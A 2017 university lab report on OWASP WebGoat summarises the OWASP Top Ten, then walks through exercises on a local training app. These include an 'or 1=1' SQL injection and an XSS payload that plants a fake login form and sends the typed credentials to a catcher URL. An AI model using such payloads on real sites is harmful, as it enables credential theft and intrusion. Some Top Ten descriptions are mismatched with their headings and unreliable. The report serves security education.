Peter the Great St.Petersburg Polytechnic University
Institute of Computer Science & Technologys
Department of Computer Systems & Software Engineering

Laboratory №6 Report
Discipline: Information Security
Theme: OWASP WebGoat

Made by student of group. 13541/3

_____ D.V. Filippov

(signature)

Lecturer

_____ N.V. Bogach

(signature)

Saint-Petersburg
2017

Contents

OWASP WebGoat

WebGoat is a deliberately insecure web application maintained by OWASP designed to teach web application security

1.1 Task

1.1.1 Study

1. Using OWASP Top Ten Project (see REFERENCE)study top 10 web vulnerabilities.

1.1.2 Exercises

1. Install and launch WebGoat (see REFERENCE);

2. Launch ZAP security scanner, configure it as a local proxy-server;

3. Launch Mantra, set it to use ZAP as proxy-server (Top left → Tools → Settings);

4. Follow WebGoat LESSONS.

Work Progress

2.1 Study

### 2.1.1 Using OWASP Top Ten Project (see REFERENCE)study top 10 web vulnerabilities

1. **Injection** Injection flaws, such as SQL, OS, XXE, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

2. **Broken Authentication and Session Management** Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities (temporarily or permanently).

3. **Cross-Site Scripting (XSS)** XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

4. **Insecure Direct Object References** Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

5. **Security Misconfiguration** Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, platform, etc. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

6. **Sensitive Data Exposure** Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

7. **Missing Function Level Access Control** The majority of applications and APIs lack the basic ability to detect, prevent, and respond to both manual and automated attacks. Attack protection goes far beyond basic input validation and involves automatically detecting, logging, responding, and even blocking exploit attempts. Application owners also need to be able to deploy patches quickly to protect against attacks.

8. **Cross-Site Request Forgery (CSRF)** A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. Such an attack allows the attacker to force a victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

9. **Using Components with Known Vulnerabilities** Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

10. **Unvalidated Redirects and Forwards** Modern applications often involve rich client applications and APIs, such as JavaScript in the browser and mobile apps, that connect to an API of some kind (SOAP/XML, REST/JSON, RPC, GWT, etc.). These APIs are often unprotected and contain numerous vulnerabilities.

2.2   Exercises

2.2.1   Install and launch WebGoat

In webgoat version 8, i couldn't change port(as written in the manual), so i used version 7.

Figure 2.1: Webgoat login page

To launch webgoat, i used command below.

```
1  E:\webgoat>java -jar webgoat-container-7.1-exec.jar -httpPort 9001
```
Listing 2.1: launch webgoat command

And i already see bug in console log output.

Browse to http://localhost:8080/WebGoat

I launched webgoat with another port(9001), but log messages has a constant value at it(8080).

```
1  2017-12-03 12:27:29,699 INFO  - Initializing main webgoat servlet
2  2017-12-03 12:27:29,699 INFO  - Browse to http://localhost:8080/WebGoat and happy
   ↪ hacking!
```
Listing 2.2: bug with port

After entering the **webgoat** login and password, I go to the main page.

Figure 2.2: Webgoat main page

2.2.2   Launch ZAP security scanner, configure it as a local proxy-server

2.2.3   Launch Mantra, set it to use ZAP as proxy-server

Webgoat and ZAP use same 8080 port by default, but i changed webgoat port to 9001, so there is no problem, just start ZAP. All experiments will be done in Mantra browser, so need to setup proxy at **localhost:8080**(ZAP).

Figure 2.3: Mantra proxy setup

After it, if i refresh page(localhost:9001/WebGoat) in firefox, i will see changes in ZAP.

Figure 2.4: ZAP main menu

In the left part of screenshot we see site(localhost:9001) and below list of requests.

Figure 2.5: Mantra webgoat page

Let's try to use some of top 10 web vulnerabilities

2.2.4   A1. Injection

SQL injection attacks represent a serious threat to any database-driven site. The goal of this attack is trying to inject an SQL string that results in all the weather data being displayed.

Figure 2.6: Normal answer

Usually to this attack, need to use Tamper data, but it didn't work(another bug). So i will just change drop box to input box.

Figure 2.7: Tamper data

Figure 2.8: Changing into input box

Now we can type sql injection **or 1=1**, that means always true, and then we will get weather in all stations.

Figure 2.9: Sql injection

Figure 2.10: Injection completed

2.2.5   A2. Broken Authentication and Session Management

Secure password is most important this attribute in the web. In this part need to answer, how fast this passwords will be hacked, using site **https://howsecureismypassword.net.**


Figure 2.11: Password Strength

Figure 2.12: Password check site

After input values, i got screen below.

Figure 2.13: Password check complete

2.2.6 A3. Cross-Site Scripting (XSS)

In this task need to catch user login and passwrod, using XSS and HTML insertion.


Figure 2.14: Phishing with XSS

```
1  <script >
2    function hack(){
3      alert("Login ="+document.forms[0].user.value
4        + "Password ="+document.forms[0].pass.value);
5      XSSImage=new Image;
6      XSSImage.src="http://localhost/WebGoat/catcher"
7        +"?PROPERTY=yes"
8        +"&user ="+document.forms[0].user.value
9        +"&password ="+document.forms[0].pass.value;
10   }
11 </script >
12
13 <form>
14   <br ><br ><HR>
15   <H3>This feature requires account login :</H3>
16   <br ><br >
17   Enter Username:<br ><input type="text" id ="user" name="user"><br >
18   Enter Password:<br ><input type="password" name="pass"><br >
19   <input type="submit" name="login" value ="login" onclick ="hack()">
20 </form >
21
22 <br ><br ><HR>
```

Listing 2.3: xss script

Script was inserted into **search** inputBox.

Figure 2.15: Fake input form

Login and password was typed, and login button clicked.


Figure 2.16: Catched data

As expected, we catch login and password.

2.2.7 A4. Insecure Direct Object References

In this stage need to sniff the password. And answer the question after the login.

Figure 2.17: Insecure Login

At first need to open Tamper data for catching request data.
